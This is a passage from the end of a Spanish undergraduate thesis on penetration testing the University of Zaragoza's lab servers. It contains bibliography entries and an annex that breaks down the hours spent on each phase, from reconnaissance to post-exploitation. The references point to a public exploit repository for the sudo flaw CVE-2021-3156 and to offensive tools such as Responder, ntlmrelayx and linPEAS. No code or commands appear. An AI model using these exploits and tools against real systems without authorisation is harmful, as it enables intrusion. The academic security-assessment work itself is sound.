[8] Himanshu Kathpal. *CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit).* 2021. https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.

[9] *Metodología PTES.* http://www.pentest-standard.org/index.php/Main_Page

[10] Microsoft. *Introducción a NTLM.* https://learn.microsoft.com/es-es/windows-server/security/kerberos/ntlm-overview.

[11] Microsoft. *Network security: Do not store LAN Manager hash value on next password change.* https://learn.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/network-security-do-not-store-lan-manager-hash-value-on-next-password-change.

[12] *Plataforma hashes.com.* https://hashes.com

[13] *Plataforma VirusTotal.* https://www.virustotal.com/gui/home/upload

[14] The sudo project. *Buffer overflow in command line unescaping.* 26 de ene. de 2021. https://www.sudo.ws/security/advisories/unescape_overflow/.

[15] *Repositorio GitHub de exploits de CVE-2021-3156.* https://github.com/worawit/CVE-2021-3156

[16] *Repositorio GitHub de la herramienta de captura LDAP.* https://github.com/Iortxi/ldap_sniff

[17] *Repositorio GitHub de la herramienta ntlmrelayx.* https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py

[18] *Repositorio GitHub de la herramienta Responder.* https://github.com/camopants/igandx-Responder

[19] *Repositorio GitHub del script linPEAS.* https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

[20] *Repositorio GitHub del script linux-smart-enumeration.* https://github.com/diego-treitos/linux-smart-enumeration

[21] National Institute of Standards y Technology (NIST). *CVE-2021-3156.* 26 de ene. de 2021. https://nvd.nist.gov/vuln/detail/cve-2021-3156.

[22] *Web del DIIS sobre equipos de laboratorios.* https://webdiis.unizar.es/~chus/docencia/trabajo_remoto/trabajo_remoto.html

[23] *Web del DIIS sobre los servidores de prácticas Hendrix.* https://diis.unizar.es/WebEst/hendrix/

A. Anexos

A.1. Horas de trabajo

En este anexo se muestra la planificación temporal de este Trabajo de Fin de Grado, incluyendo una estimación del número de horas dedicadas a cada bloque de trabajo (Tabla A.1) y su distribución a lo largo del desarrollo del proyecto (Figura A.1).

Bloque de trabajo	Horas
Recolección pasiva de información	10
Búsqueda de vulnerabilidades	50
Explotación de vulnerabilidades	20
Post-explotación	70
Análisis de riesgos y contramedidas	45
Elaboración de la memoria	110
Total	305

Tabla A.1: Distribución estimada de horas por bloques de trabajo.



Figura A.1: Diagrama de Gantt de la organización temporal del trabajo por bloques.